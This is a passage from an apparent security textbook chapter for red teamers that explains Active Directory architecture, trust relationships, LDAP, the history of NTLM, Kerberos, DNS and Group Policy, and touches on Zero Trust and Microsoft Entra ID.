

7

Active Directory and Linux Environments

Chapter Objectives

After reading this chapter and completing the exercises, you will be able to do the following:

- Understand the fundamental concepts and architecture of Active Directory (AD)
- Comprehend the basics of Linux operating systems
- Perform reconnaissance and enumeration of AD environments using tools such as LDAP queries, BloodHound, and SharpHound
- Execute various attack techniques on Linux environments
- Implement effective defense strategies for both AD and Linux environments
- Using key tools for testing and securing AD and Linux environments, including enumeration, reconnaissance tools, and exploitation frameworks

Understanding both Active Directory (AD) and Linux environments is important for effective red teaming and cybersecurity operations. Active Directory provides centralized control over user authentication, authorization, and directory services. Its extensive use in organizations worldwide makes it a prime target for adversaries seeking to exploit its vulnerabilities. Simultaneously, Linux environments, known for their flexibility and robustness, power a significant portion of servers and critical systems. Mastery of these two environments is essential for anyone involved in red teaming or bug bounty hunting.

In this chapter, you will learn the fundamentals of Active Directory and Linux environments, exploring in detail their architectures, core components, and common services. We will examine several attack techniques used to compromise these systems, from reconnaissance and enumeration to credential theft and privilege escalation. Additionally, the chapter will cover effective defense strategies to safeguard these environments, emphasizing the importance of strong password policies, regular system updates, and robust monitoring and logging practices. By the end of this chapter, you will have a solid foundation in both Active Directory and Linux environments, enabling you to conduct thorough security assessments and develop resilient defenses against potential threats.

Active Directory Fundamentals

Microsoft introduced Active Directory decades ago in Windows 2000 as a directory service for Windows domain networks. Its development aimed to replace older directory services like NT Directory Services (NTDS).

Over the years, AD has evolved to include numerous features such as improved security protocols, integration with cloud services (Azure AD), and enhanced management capabilities. The introduction of Active Directory Federation Services (ADFS) and Microsoft Entra ID (formerly known as Azure Active Directory (Azure AD)) marks significant milestones in its evolution.

Centralized Data Repository and High Availability

Active Directory serves as a centralized data repository, storing digital identities of users, applications, and resources in a multi-master database file known as `ntds.dit`, which is based on the Joint Engine Technology (JET) database engine. This database can be modified through any domain controller (DC), accommodating nearly two billion objects. Users can access resources across the network using their stored digital identities, while administrators manage authentication and authorization from a central location. Without directory services like Active Directory, digital identities would need to be duplicated across various systems, increasing administrative burdens.

Organizations with complex business requirements, such as branch offices and high availability, often deploy multiple domain controllers. When digital identities are centrally managed, it is crucial that each domain controller reflects changes made to the Active Directory database. For example, if an IT administrator resets a user's password at the headquarters, this change must be replicated to domain controllers in other locations to ensure seamless user access. Active Directory supports two types of replication: outbound replication, where a domain controller advertises changes to others, and inbound replication, where it accepts changes from others. These replication processes and schedules can be customized to meet specific business needs.

Outbound replication occurs when a domain controller advertises changes it has made to its replication partners. For example, let's assume that an IT administrator at the headquarters resets a user's password on a domain controller (for example, DC01). Once the password reset is completed, DC01 marks this change as an update to be replicated. It sends a notification to its replication partners within the site (intra-site) or across sites (inter-site), depending on the topology, signaling that a change is available. These partners then request the updated information from DC01. This process is used to make sure that other domain controllers are

aware of changes originating from DC01 and can pull those updates during their next inbound replication cycle.

Now, let's look at inbound replication, which is the process by which a domain controller accepts changes from its replication partners and applies them to its local AD database. To exemplify this process, assume that a branch office domain controller (for example, DC02) receives a notification from its designated bridgehead server that a user's password has been reset at headquarters. DC02 sends a request for this update to the bridgehead server, which then transmits the change. Once the change is received, DC02 applies the updated password information locally, enabling users in the branch office to log in seamlessly.

Ensuring high availability is critical for business-critical systems, including domain controllers. Unlike other systems requiring additional hardware or software for fault tolerance, Active Directory domain controllers have built-in fault-tolerance capabilities. The multi-master database and replication features ensure continuous authentication and authorization services from any available domain controller. Microsoft recommends having at least two domain controllers to maintain service high availability.

Security

Protecting data and identity management is vital for all business environments. This is why some people say that "identity serves as the new perimeter." Active Directory offers several security features to protect digital identities from emerging threats. It supports different authentication types, group policies, and workflows to secure network resources, benefiting applications through these technologies and methodologies.

Advanced security policies alone are insufficient for protecting digital identities; periodic audits are essential for identifying new security threats. Active Directory includes built-in auditing capabilities, recording events related to user authentication, directory service modifications, and access violations in the event viewer under different logs. This information helps administrators maintain security and compliance.

Relevance to Zero Trust Frameworks

In a Zero Trust security model, the traditional notion of a secure network perimeter dissolves. Instead of assuming trust based on location (such as being inside a corporate firewall), Zero Trust requires continuous verification of all users, devices, and access requests, regardless of where they originate. Identity becomes extremely important because it enables granular control over access to resources.

Active Directory plays a critical role in implementing identity-based security within Zero Trust frameworks by acting as a single source of truth for authenticating and authorizing users, devices, and services across an organization.

By integrating with tools like Microsoft Entra ID (formerly Azure AD), AD can enforce policies that evaluate user identity, device health, location, and other risk factors before granting access to resources.

AD integrates multifactor authentication (MFA) to enable strong authentication mechanisms, reducing the risk of compromised credentials. Additionally, using group policies and role-based access controls, AD ensures users have access to only the resources they need.

The rise of hybrid work environments and cloud applications obsoletes traditional perimeter-based security models. Employees now access resources from many different devices and locations, making identity verification essential for securing these interactions. By treating identity as the new perimeter, organizations can focus on protecting user accounts through continuous monitoring and authentication.

In a Zero Trust architecture, every access request is evaluated dynamically based on identity attributes and contextual factors (for example, device compliance or geolocation). While AD was originally designed for on-premises environments with defined perimeters, it can be adapted to support Zero Trust principles.

AD can integrate with cloud identity providers to bridge on-premises and cloud environments. It can also provide detailed logs that can be used to detect suspicious activity and enforce compliance.

Tools like Microsoft Defender for Endpoint can complement AD by assessing device health and feeding real-time signals into access decisions.

Single Sign-On (SSO)

Organizations often use multiple applications, each with its own authentication mechanism. Maintaining different credentials for each application can be cumbersome. Many applications now support Active Directory integration, allowing users to authenticate across various systems and applications using a single set of credentials. This capability eliminates the need for repeated logins, enhancing user convenience and security.

SSO Single Point of Failure Risks and Lateral Movement Attacks

If the SSO system is compromised, attackers gain access to all connected applications and services. This creates a “single point of failure,” where

the breach of one set of credentials can lead to catastrophic consequences across the organization. This is a different dilemma than just a distributed denial-of-service (DDoS) attack against a system. Sure, DDoS is also a risk for applications and systems that can be considered a single point of failure, but that risk is also extended to identity-based attacks.

For example, if an attacker successfully exploits a vulnerability in the SSO provider or steals a user's master credentials, they can access sensitive resources such as email, databases, and cloud applications without requiring additional authentication.

Another risk is lateral movement attacks. Once inside the network via compromised SSO credentials, attackers can move laterally to escalate privileges or access additional systems. This capability amplifies the damage potential because the attackers can impersonate legitimate users across multiple platforms.

A good example is when an attacker who gains access to an SSO-enabled account could pivot to higher-privileged accounts by exploiting trust relationships between applications or systems.

SSO systems often grant broad access through a single authentication process, potentially violating the principle of least privilege if not properly configured.

A user with unnecessary permissions across multiple applications increases the risk of data breaches if their account is compromised.

Schema Modification, Querying, and Indexing

Like any database, Active Directory has a structure called the *schema*, which defines every object class and attribute in the directory. The schema can be modified or extended, which is vital for developing Active Directory-integrated applications. Microsoft provides Active Directory Service Interfaces (ADSI), enabling developers to access and utilize Active Directory features from different network providers, facilitating application integration and directory publishing.

Active Directory's central data repository allows users and applications to query objects and retrieve accurate data efficiently. Users can perform simple queries to find specific accounts without needing detailed knowledge of the object's location or department. New objects publish their attributes to the directory, making them available for queries by users and applications, ensuring easy access to required information.

Active Directory Architecture

Active Directory components can be divided into logical and physical components. Logical components include forests, domains, domain trees, and organizational units.

Active Directory Forests

An AD forest represents the highest level of the logical structure within an AD environment. It is a comprehensive AD instance including one or more domain trees, which share a common schema, configuration, and global catalog.

But what does all that mean? An AD deployment can include multiple domains, and the overarching structure that contains these domains is referred to as the *AD forest*. **Figure 7-1** shows a high-level example of an AD forest with multiple domains (websploit.org and hacker26.com).




Figure 7-1

AD Domain Forest

Figure 7-1 shows how multiple domains and organizational units (OUs) are organized within the forest. The following components are illustrated in **Figure 7-1**:

- **AD Domain Forest:** At the top, the diagram identifies the entire structure as an AD domain forest. This forest is the overarching AD configuration that can contain multiple domains.
- **Domains:** Each square in the diagram represents a domain. In this forest, there are two primary domains:
 - websploit.org
 - hacker26.com

Each domain can contain subdomains, creating what is known as a *domain tree*.

The websploit.org domain has two subdomains that form a single domain tree under the websploit.org parent domain:

- eng.websploit.org
- finance.websploit.org

Similarly, the hacker26.com domain has two subdomains that create another domain tree under the hacker26.com parent domain:

- sales.hacker26.com
- cx.hacker26.com
- **Organizational Units (OUs):** Each circle within the domains represents an organizational unit (OU). OUs are subdivisions within a domain that can be used to organize users, groups, and computers, allowing for more granular management and application of policies. For example, in the eng.websploit.org domain, there are two OUs. Similarly, the sales.hacker26.com domain contains two OUs.

Figure 7-1 also demonstrates the potential complexity of managing AD environments, where domains can have different policies and levels of security. The use of separate domains and OUs helps in isolating different parts of the organization, enhancing security and autonomy. The following are additional AD forest components:

- **Schema:** The schema defines the structure of the directory, specifying the types of objects (such as users, computers, and groups) that can be stored in the directory and the attributes of those objects. All domains within a forest share a common schema.
- **Global Catalog:** The global catalog is a distributed data repository that contains a searchable, partial representation of every object in every domain within a forest. It allows users and applications to find directory information regardless of which domain holds the data.
- **Configuration Partition:** This partition holds configuration data for the forest and is replicated to all domain controllers within the forest.

AD Trust Relationships

Domains within an AD forest are connected by two-way transitive trusts, enabling users in one domain to access resources in another domain within the same forest without requiring additional credentials. **Figure 7-2** illustrates this concept.




Figure 7-2

AD Two-Way Transitive Trusts

When multiple forests are used, forest trusts can be established to allow resource sharing and authentication across forests. These trusts can be one-way or two-way and transitive or non-transitive, based on the organization's requirements, as illustrated in **Figure 7-3**.




Figure 7-3

Multiple Forest Trust Levels

The forest functional level determines the available AD features based on the version of Windows Server used by the domain controllers.

Upgrading the forest functional level unlocks new capabilities but requires all domain controllers in the forest to run compatible versions of Windows Server. Each domain within a forest also has its functional level, which must be equal to or lower than the forest functional level. Upgrading the domain functional level provides additional features specific to that domain.

But how are forests and domains created? The first domain created in an AD deployment becomes the forest root domain. Subsequent domains added to the forest can be part of the same domain tree or separate domain trees, each with its root domain, as shown in **Figure 7-4**.




Figure 7-4

Creating and Managing an AD Forest

Note

You can configure settings that apply to the entire forest, such as forest trusts, schema modifications, and global catalog servers. These configurations enhance the forest's func-

tionality and interoperability with other AD forests or directory services.

Key Active Directory Protocols and Services

The sections that follow cover the key AD protocols and services that you must be familiar with in order to understand how to hack an AD implementation.

Lightweight Directory Access Protocol (LDAP)

Lightweight Directory Access Protocol is used to access and manage directory information. LDAP is used for querying and modifying items in AD and is the foundation for AD's directory service. When a user is connecting to a Windows domain using Active Directory, the user's username and password are sent to the domain controller using LDAP. The DC checks the Active Directory service to determine the authenticity of the user's credentials and applies policies. [Figure 7-5](#) illustrates this process.




Figure 7-5

High-Level Flow of LDAP Authentication and AD

LDAP is an unsecure network protocol that operates on service port 389 by default on directory servers. Consequently, it is vulnerable to attacks, and therefore, it is recommended to use secure protocols such as LDAP

over SSL/TLS (LDAPS) to encrypt the communication between the client and the server.

The distinguished name (DN) of an object in Active Directory consists of the name of the domain in which the object is located, plus the path down the domain tree through the container objects to the object itself. LDAP uses four different name types, including distinguished name, which exists for every object in AD and must be unique.

AD and LDAP can work together to enable non-Windows systems, such as Linux servers, printers, and other devices, to access AD information even if they cannot join the AD forest directly. LDAP serves as a platform-independent protocol that facilitates communication between these systems and Active Directory, enabling centralized identity management across mixed environments.

At the end of the day, LDAP is a vendor-neutral protocol that allows systems running on Linux, macOS, or other platforms to interact with AD. This makes it possible for non-Windows devices to query and authenticate against AD without requiring native integration. For example, a Linux server can use LDAP to authenticate users against Active Directory credentials or retrieve directory information like user groups or permissions. A network printer can also use LDAP to verify user credentials before allowing access to print resources.

On Linux systems, LDAP is often integrated with Pluggable Authentication Module (PAM) to allow seamless authentication using AD credentials. This eliminates the need for maintaining separate user accounts on Linux devices.

Many specialized systems, such as routers, switches, firewalls, and VPNs, rely on LDAP for authentication because they cannot natively join an AD domain but still need access to centralized identity services.

LDAP vs. Active Directory: Which Is Better?

As discussed earlier, LDAP is a protocol. Many vendors developed directory services that use LDAP as the main method for interacting with the directory, often referring to these as LDAP servers. These servers primarily function as repositories of user information for various applications, which is why they are sometimes compared to Active Directory. This comparison has led to some confusion, with people questioning whether an LDAP server or Active Directory is the better option.

However, this isn't a straightforward question to answer because it's not a fair comparison. What people might actually be asking is whether Active Directory is a better choice for an application directory than alternatives like Ping Identity Directory or Oracle Internet Directory.

In general, LDAP servers are well-suited for large-scale applications, such as handling millions of subscriber queries in wireless telecommunications platforms. They are also effective in environments with high volumes of user authentications. For instance, X (previously known as Twitter) once used a substantial LDAP service to manage its user authentication process.

Active Directory, on the other hand, is not designed for extremely large-scale implementations with a single, unified user community. It can scale effectively when the organization is divided into multiple forests and domains. There are Active Directory deployments that manage hundreds of thousands of users, but they typically do so by distributing them across various localized domains and forests.

The History of NT LAN Manager (NTLM)

NT LAN Manager is a legacy and insecure authentication protocol developed by Microsoft for network authentication. It has its roots in the early days of Windows networking and has evolved over time, primarily to address compatibility needs with legacy systems. However, its design limitations and vulnerabilities have led to it being considered less secure than modern protocols like Kerberos.

Oh, the early networking days! The origins of NTLM date back to the 1980s, with Microsoft's LAN Manager (LM). This original protocol used relatively weak hashing methods (DES encryption and a simple password hashing scheme) for storing and transmitting passwords. It split passwords into two 7-character segments and converted them to uppercase, significantly weakening their security. With the release of Windows NT in 1993, Microsoft introduced a new and improved authentication protocol called NTLM, which built on the legacy of LM but "enhanced its security."

The first version of NTLM, also known as NTLMv1, replaced LM's weak hashing mechanisms with a more robust challenge-response protocol. It used the MD4 hash function to store passwords and a challenge-response mechanism for authentication. However, despite being an improvement over LM, NTLMv1 still had significant vulnerabilities, including susceptibility to dictionary attacks and the use of cryptographically weak algorithms.

In 1996, Microsoft released NTLMv2 to address some of the security weaknesses of NTLMv1. NTLMv2 enhanced the authentication process by using stronger hashing algorithms (HMAC-MD5) and implementing a more secure challenge-response mechanism that included both the client and server's nonces (random values). NTLMv2 significantly improved security by incorporating a variable-length challenge-response structure, making it more resistant to replay attacks. It also introduced the concept

of session security, which provided data integrity and confidentiality for the authentication session.

With the release of Windows 2000, Microsoft introduced the Kerberos authentication protocol as the default authentication mechanism for Active Directory environments. Kerberos offered significantly enhanced security features over NTLM, including mutual authentication, ticket-based access, and stronger encryption.

Over the years, tons of vulnerabilities have been identified in NTLM, including susceptibility to the following attacks:

- **Pass-the-Hash Attacks:** Attackers can capture NTLM password hashes from compromised systems and use them to authenticate as that user without needing the plaintext password.
- **Relay Attacks:** NTLM's challenge-response mechanism can be intercepted and relayed by an attacker to impersonate a user.
- **Brute-Force and Dictionary Attacks:** Since NTLM relies on hashing passwords, attackers can use precomputed hash tables (rainbow tables) to crack weak passwords.

NTLM is still present in many Windows systems for backward compatibility with legacy systems. Now that you've had a history lesson, you understand that NTLM has become increasingly outdated in the face of modern security threats. As a legacy protocol, it continues to be used in some older systems for compatibility reasons, but you should encourage everyone to transition to more secure authentication methods like Kerberos.

Kerberos

Kerberos is a network authentication protocol that provides secure authentication for client/server applications by using secret-key cryptography. It is the default authentication protocol in AD environments, providing mutual authentication and improved security over older protocols like NTLM.

In Active Directory implementations, the domain controller serves as the key distribution center (KDC). When a user logs in to the system, the authentication service (AS) verifies that user's identity using the credentials stored in AD and issues a ticket-granting ticket (TGT) by the AS, which can be used to access resources throughout the domain.

The Kerberos protocol involves three parts: the client, the server that the client wants to talk to, and the KDC enabling the secure communication. The KDC is responsible for issuing tickets, which are encrypted data that is used for authentication. [Figure 7-6](#) illustrates this process.




Figure 7-6

High-Level Flow of Kerberos Authentication and AD: Part 1

The Kerberos process starts when the user first logs on to the domain and continues as follows: the user enters a username and password at the logon screen, the local Kerberos client converts the password to an encryption key by creating a one-way hash value, and a KRB_AS_REQ (Kerberos authentication service request) is generated, containing the user's name, the request for a ticket-granting ticket, and the encrypted time, as shown in [Figure 7-7](#).




Figure 7-7

High-Level Flow of Kerberos Authentication and AD: Part 2

Kerberos provides mutual authentication, ensuring that both the client and server are authenticated, and uses symmetric key cryptography. It also provides more efficient access to resources, because the client connects to the domain controller and acquires a service ticket to connect to the resource server, eliminating the need for the resource server to connect to the domain controller.

Domain Name System (DNS)

DNS, the protocol that translates domain names into IP addresses, is also heavily used in AD. It supports AD operations by locating domain controllers and other AD services. AD relies heavily on DNS for the functionality of its various components.

Creating a new AD domain—whether as a subdomain of an existing domain or as a new domain tree within an existing forest—establishes a distinct boundary within your organization's network infrastructure.

This domain boundary in AD impacts several key areas:

- **DNS Name:** Adding an extra domain tree allows your organization to incorporate a new DNS domain name. This capability is particularly useful for accurately branding a new business venture or segment

within your organization. If creating a new domain is too extensive, an alternative is to add an additional User Principal Name (UPN) suffix to the existing domain.

- **Domain DNS Zones Replication:** Within an Active Directory forest, all domain controllers replicate to synchronize information on objects, schemas, and configurations. However, you can configure replication boundaries to limit the replication of Active Directory–integrated DNS zone information to within a specific domain. This means that DNS zone data is replicated only among domain controllers within that domain, reducing unnecessary replication traffic across the entire forest.
- **Password and Account Lockout Policies:** Fine-grained password policies and account lockout settings are applied at the domain level. These policies are visible to any account within the domain. If there is a need to conceal these policies or enforce different policies for different user groups, creating an additional domain provides the necessary separation and control.
- **Group Policy:** Group Policy Objects (GPOs) are primarily replicated within the domain they are created in. The exception is GPOs linked to Active Directory sites, which are replicated across domains because sites are defined at the forest level. This means that domain-specific policies remain contained, allowing for tailored configurations without affecting the entire forest.

What Are GPOs?

Group Policy Objects are predefined sets of available settings that can be applied to Active Directory computer and/or user objects. They are used to centrally manage hardware and software settings in a domain configuration. GPOs can be applied to individual computers, users, domains, and organizational units.

Components of Group Policy

Group Policy has a structure that provides a high degree of flexibility in managing users and computers. The policies are contained in sets known as Group Policy Objects, or GPOs. In turn, the content of GPOs is stored in two different locations: Group Policy Containers (GPCs) and Group Policy Templates (GPTs).

How GPOs Are Stored and Replicated

GPOs are stored in both the file system and the Active Directory database. Each domain in an Active Directory forest stores a complete copy of that particular domain's GPOs. The GPO settings are stored in the file system of all domain controllers within the SYSVOL folder.

Creating and Managing GPOs

You can create and manage GPOs using the Group Policy Management Console (GPMC). GPOs can be linked to sites, domains, and organizational units (OUs) to apply settings to all users and computers within AD DS containers. However, an advanced technique called security filtering enables administrators to apply GPO settings to only one or more users or groups within a container by selectively granting the Apply Group Policy permission to one or more users or security groups.

The Active Directory schema defines the objects and attributes that can exist in the directory and is consistent across the entire forest. It cannot be altered on a per-domain basis. Members of the Enterprise Admins group have privileges that span the entire forest, regardless of domain boundaries. This group can perform actions across all domains, which means domain boundaries do not limit their scope.

In essence, a new Active Directory domain acts as an administrative boundary. It allows for delegated management, enabling different administrators to control their respective domains without affecting others. This separation can enhance security by compartmentalizing management tasks.

Microsoft Entra ID and Azure

Microsoft Entra ID is an identity and access management solution designed for the cloud. Microsoft initially introduced Active Directory Domain Services in Windows 2000, allowing organizations to manage various on-premises infrastructure components and systems with a single user identity. Microsoft Entra ID uplifts these traditional services by offering an Identity as a Service (IDaaS) solution that integrates across all applications, whether they are cloud-based or on-premises.

Tip

Many IT administrators already have a solid understanding of Active Directory Domain Services. The table in the following documentation compares the key differences and similarities between traditional Active Directory concepts and Microsoft Entra ID; see <https://learn.microsoft.com/en-us/entra/fundamentals/compare>.

